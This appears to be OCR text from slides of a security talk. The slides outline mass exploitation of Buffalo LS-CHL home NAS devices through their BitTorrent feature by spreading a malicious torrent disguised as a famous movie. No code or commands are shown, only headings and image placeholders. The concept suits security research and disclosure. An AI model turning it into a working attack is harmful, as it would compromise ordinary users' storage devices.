
SOHO NAS

- Buffalo LS-CHL
- BitTorrent support!

Massive exploitation



Massive exploitation




Create a bad torrent


Famous_movie.torrent

Internet

